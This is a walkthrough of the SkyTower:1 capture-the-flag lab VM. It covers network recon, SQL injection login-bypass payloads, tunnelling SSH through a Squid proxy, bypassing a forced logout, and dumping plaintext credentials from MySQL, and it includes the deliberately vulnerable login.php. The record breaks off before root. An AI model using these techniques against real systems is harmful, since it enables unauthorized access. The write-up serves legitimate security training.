

SKYTOWER

Description

Welcome to SkyTower:1

This CTF was designed by Telspace Systems for the CTF at the ITWeb Security Summit and BSidesCPT (Cape Town). The aim is to test intermediate to advanced security enthusiasts in their ability to attack a system using a multi-faceted approach and obtain the "flag".

You will require skills across different facets of system and application vulnerabilities, as well as an understanding of various services and how to attack them. Most of all, your logical thinking and methodical approach to penetration testing will come into play to allow you to successfully attack this system. Try different variations and approaches. You will most likely find that automated tools will not assist you.

We encourage you to try it out for yourself first, give yourself plenty of time and then only revert to the Walkthroughs below.

Enjoy!

Telspace Systems

@telspacesystems

SKYTOWER: 1

[About Release](#)[Back to the Top](#)

Name: SkyTower: 1
Date release: 26 Jun 2014
Author: Telspace
Series: [SkyTower](#)

?

Download

[Back to the Top](#)


Please remember that VulnHub is a free community resource so we are unable to check the machines that are provided to us. Before you download, please read our FAQs sections dealing with the dangers of running unknown VMs and our suggestions for "protecting yourself and your network. If you understand the risks, please download!

SkyTower.zip (Size: 290 MB)
Download (Mirror): <https://download.vulnhub.com/skytower/SkyTower.zip>

?


SkyTower is a vulnerable virtual machine created by Telspace Systems for CTF events such as the ITWeb Security Summit and BSidesCPT. The challenge is designed to test intermediate to advanced penetration testing skills using a multi-step attack approach. Automated tools alone are not sufficient and logical thinking is required to progress through the challenge.

The objective of this CTF is to gain unauthorized access to the target system and successfully obtain root privileges.



The given mirror file need to be open in virtual box.

This is the skytower's server login:




Environment Setup

- Attacker Machine: Kali Linux
- Target Machine: SkyTower:1 (VulnHub)
- Network Mode: Bridged adapter

After starting the virtual machine, the target IP address was identified using network discovery tools.

We identified using machine mac address given in virtual box.

Skytower MAC address : **080027544a37**



We used arp-scan tools to scan the local network, using the information from the primary network interface. So, based on the skytower MAC address that we found we can see the ipv4 here:

Skytower IPv4: **192.168.1.23**

```
(kali㉿kali)-[~]
$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:63:b0:05, IPv4: 192.168.1.24
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
)
192.168.1.5      98:39:10:3e:dc:07 (Unknown)
192.168.1.17     e0:2b:e9:cb:c4:a6 (Unknown)
192.168.1.23    08:00:27:54:4a:37 (Unknown)
192.168.1.3     32:de:be:73:81:1b (Unknown: locally administered)
192.168.1.2     ca:23:a3:bc:81:37 (Unknown: locally administered)
192.168.1.10    a6:17:0d:43:91:c7 (Unknown: locally administered)
192.168.1.254   98:39:10:3e:db:97 (Unknown)

7 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.010 seconds (127.36 hosts/sec)
. 7 responded
```

Port Scanning

An Nmap scan was performed to identify open ports and running services on the target system. We used -A and -p- command to perform aggressive scan on the target machine.

- The -A option enables aggressive scanning features.
- The -p- option instructs nmap to scan all TCP ports instead of only the default top 1000 ports.

```
(kali@kali)-[~/Downloads]
$ nmap -A -p- 192.168.1.23
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-02 09:16 EST
Nmap scan report for 192.168.1.23
Host is up (0.00055s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE      SERVICE      VERSION
22/tcp    filtered  ssh
80/tcp    open      http         Apache httpd 2.2.22 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.2.22 (Debian)
3128/tcp  open      http-proxy   Squid http proxy 3.1.20
|_http-server-header: squid/3.1.20
|_http-title: ERROR: The requested URL could not be retrieved
MAC Address: 08:00:27:54:4A:37 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.10, Linux 3.2 - 3.16
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1   0.55 ms  192.168.1.23


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.68 seconds
```

From the scan results, the following services were discovered:

- Port 22 – SSH (filtered)
- Port 80 - HTTP web service
- Port 3128 - Squid HTTP Proxy


These open ports indicated that the system hosted a web application and a proxy service that might be used for further exploitation.

Then access the IP in browser since the port 80 is open and we will see the login page.




Then, based on our ZAP scan result, we know that the login page is vulnerable with SQLi and XSS. So, we randomly test a simple payload to identified the response.

First payload : ' or 1=1 –





We can see the SQL syntax error response. The message shows that the SQL query failed due to a syntax error near the password parameter, which suggests that the input provided by the user is being directly inserted into the SQL query without proper sanitization or input validation. So these two things are being removed with the filtration process



After confirming that the login page was vulnerable to SQL Injection, a logical SQL injection payload was tested to bypass authentication.


Payload : '||1=1#

In this payload, the '||' operator is used to inject a logical OR condition into the SQL query. The condition 1=1 always evaluates to true, which forces the SQL query to return a valid result regardless of the actual username or password.

The # character is used as a comment indicator in MySQL. This comments out the remaining part of the SQL query, including the password check, preventing it from being evaluated by the database.

So, the login condition becomes true and the application grants access without requiring valid credentials. This confirms that the authentication mechanism is insecure and does not properly validate or sanitize user input.

We can see the given information with ssh credential for user John and password.



Lets proceed to ssh access using the credential given.

```
(kali@kali)-[~/Downloads]
$ ssh john@192.168.1.23

ssh: connect to host 192.168.1.23 port 22: Connection timed out
```

We won't be able to log in directly because the ssh port was filtered. During nmap, port 3128 was identified as a squid proxy. This service was abused to access internal services that were not directly exposed.

Using proxy tunneling techniques, an SSH connection was established to the localhost interface of the target machine through the Squid proxy.

Command used : proxytunnel -p 192.168.1.23:3128 -d 127.0.0.1 -a 1234


```
(kali㉿kali)-[~]  
$ proxytunnel -p 192.168.1.23:3128 -d 127.0.0.1:22 -a 1234  
█
```

The 3128 port number on which the target proxy is running and 1234 is port number which we will be using to get connected using localhost.

Open the new tab and redo the ssh just now as john using the given credential. Used the localhost and port 1234 since we used the proxytunnel technique just now.

```
(kali㉿kali)-[~]  
$ ssh john@127.0.0.1 -p 1234  
The authenticity of host '[127.0.0.1]:1234 ([127.0.0.1]:1234)' can't be estab  
lished.  
ECDSA key fingerprint is: SHA256:QYZqyNNW/Z81N86urjCUIrTBvJ06U9XDDzNv91DYaGc  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? y  
Please type 'yes', 'no' or the fingerprint: yes  
Warning: Permanently added '[127.0.0.1]:1234' (ECDSA) to the list of known ho  
sts.  
** WARNING: connection is not using a post-quantum key exchange algorithm.  
** This session may be vulnerable to "store now, decrypt later" attacks.  
** The server may need to be upgraded. See https://openssh.com/pq.html  
john@127.0.0.1's password:  
Permission denied, please try again.  
john@127.0.0.1's password:  
Linux SkyTower 3.2.0-4-amd64 #1 SMP Debian 3.2.54-2 x86_64  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Fri Jun 20 07:41:08 2014  
  
Funds have been withdrawn  
Connection to 127.0.0.1 closed.
```

We got success ssh and we have got some more details like the OS and the kernel versions but still our connection was closed and within a second everything was done. So this connection is not a perfect.

So there is a new way so this problem is in the /bin/bash file, we justified using whoami command to know the user access.

```
(kali㉿kali)-[~]  
$ ssh john@127.0.0.1 -p 1234 /bin/bash  
** WARNING: connection is not using a post-quantum key exchange algorithm.  
** This session may be vulnerable to "store now, decrypt later" attacks.  
** The server may need to be upgraded. See https://openssh.com/pq.html  
john@127.0.0.1's password:  
whoami  
john  
pwd  
/home/john  
█
```

so we will remove that particular file and exit.

```
pwd  
/home/john  
rm .bashrc  
exit
```

Now we'll try to again login back as John and we got the access and we got the terminal of John. But its just a normal user terminal. We need to gain root access and get the root password.

```
(kali㉿kali)-[~]  
$ ssh john@127.0.0.1 -p 1234  
** WARNING: connection is not using a post-quantum key exchange algorithm.  
** This session may be vulnerable to "store now, decrypt later" attacks.  
** The server may need to be upgraded. See https://openssh.com/pq.html  
john@127.0.0.1's password:  
Linux SkyTower 3.2.0-4-amd64 #1 SMP Debian 3.2.54-2 x86_64  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Fri Jan  2 08:48:08 2026 from localhost  
john@SkyTower:~$ pwd  
/home/john  
john@SkyTower:~$ █
```

We tried to used sudo -l command to get root access but unfortunately as the info given that John cant run sudo on skytower.

```
john@SkyTower:~$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for john:
Sorry, user john may not run sudo on SkyTower.
john@SkyTower:~$
```

We start curious that the skytower have any other user?

We try to get home and see what visible there.

```
john@SkyTower:~$ cd ..
john@SkyTower:/home$ ls
john sara william
john@SkyTower:/home$
```

Then, we can see the other user is in skytower which is 3 user include John.

As we know the enumeration started from login page, so we tried to see what inside login page php file using **cat /var/www/login.php** command. Here the output :

```

john@SkyTower:/home$ cat /var/www/login.php 192.168.1.23 port 22: Connection timed out
<?php
require_once('db.php');
$db = new mysqli('localhost', 'root', 'root', 'SkyTech');

if($db->connect_errno > 0){
    die('Unable to connect to database [' . $db->connect_error . ']');
}

$sqlinjection = array("SELECT", "TRUE", "FALSE", "--","OR", "=", ",", "AND", "NOT");
$email = str_ireplace($sqlinjection, "", $_POST['email']);
$password = str_ireplace($sqlinjection, "", $_POST['password']);

$sql= "SELECT * FROM login where email='".$email."' and password='".$password."'";
$result = $db->query($sql);

if(!$result)
    die('There was an error running the query [' . $db->error . ']');
if($result->num_rows==0)
    die('<br>Login Failed<br>');

$row = $result->fetch_assoc();

echo "<HTML>";
echo '
    <div style="height:100%; width:100%;background-image:url(\'background.jpg\');
        background-size:100%;
        background-position:50% 50%;
        background-repeat:no-repeat;">

    <div style="
        padding-right:8px;
        padding-left:10px;
        padding-top: 10px;
        padding-bottom: 10px;
        background-color:white;
        border-color: #000000;
        border-width: 5px;
        border-style: solid;
        width: 400px;
        height:430px;
        position:absolute;
        top:50%;
        left:50%;
        margin-top:-215px; /* this is half the height of your div*/
        margin-left:-200px;
    ">

    <strong><font size=4>Welcome ".$row["email"]."</font><br /> <br></strong>";
    echo "As you may know, SkyTech has ceased all international operations.<br><br> To all our long term employees,
    we wish to convey our thanks for your dedication and hard work.<br><br><strong>Unfortunately, all international
    contracts, including yours have been terminated.</strong><br><br> The remainder of your contract and retirement
    fund, <strong>$2</strong> ,has been payed out in full to a secure account. For security reasons, you must login
    to the SkyTech server via SSH to access the account details.<br><br><strong>Username: ".explode("@",$row["email
    "])[0]."</strong><br><strong>Password: ".$row["password"]."</strong>";
    echo " <br><br> We wish you the best of luck in your future endeavors. <br> </div> </div>";
    echo "</HTML>"
?>

```

After analyzing the output, we can see that the file exposed the mysql username and password also the restricted SQL payload. Its means we can try to access their mysql database.

```

<?php

$db = new mysqli('localhost', 'root', 'root', 'SkyTech');

if($db->connect_errno > 0){
    die('Unable to connect to database [' . $db->connect_error . ']');
}

```

We tried to use root as username and password. Then, surprisingly we enter their mysql database. Its time to exposed everything.

```
john@SkyTower:/home$ mysql -u root -proot
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 466
Server version: 5.5.35-0+wheezy1 (Debian)

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
mysql>
```

Use show database command to show what database available there. We can see the SkyTech database was available.

```
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| SkyTech |
| mysql |
| performance_schema |
+-----+
4 rows in set (0.00 sec)
```

Use the skytech database to see what tables inside the database. The login tables in Skytech database was available.

```
mysql> use SkyTech
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_SkyTech |
+-----+
| login |
+-----+
1 row in set (0.00 sec)
```

Then select all data from login tables will exposed all user email and password. Looks like we are near to get root access.

```
mysql> select * from login;
+----+-----+-----+
| id | email                | password      |
+----+-----+-----+
| 1  | john@skytech.com     | hereisjohn   |
| 2  | sara@skytech.com     | ihatethisjob |
| 3  | william@skytech.com  | senseable    |
+----+-----+-----+
3 rows in set (0.00 sec)
```

We tried to connect ssh same like John but we switch to sara using the credential we got. So the outputs remain same like John.

```
(kali㉿kali)-[~]
└─$ ssh sara@127.0.0.1 -p 1234
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
sara@127.0.0.1's password:
Permission denied, please try again.
sara@127.0.0.1's password:
Linux SkyTower 3.2.0-4-amd64 #1 SMP Debian 3.2.54-2 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jun 20 08:19:23 2014 from localhost

Funds have been withdrawn
Connection to 127.0.0.1 closed.
```

Then, we just do the same step which is remove the bashrc file at /bin/bash directory.

```
(kali㉿kali)-[~]
└─$ ssh sara@127.0.0.1 -p 1234 /bin/bash
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
sara@127.0.0.1's password:
pwd
/home/sara
rm .bashrc
exit
```

So, just reconnect to ssh as sara and we got the access like John. The sudo -l command was executed to check for misconfigured sudo permissions. The results showed that the current user was allowed to execute specific commands with elevated privileges.

```
(kali㉿kali)-[~]
└─$ ssh sara@127.0.0.1 -p 1234
** WARNING: connection is not using a post-quantum key exchange algorithm.
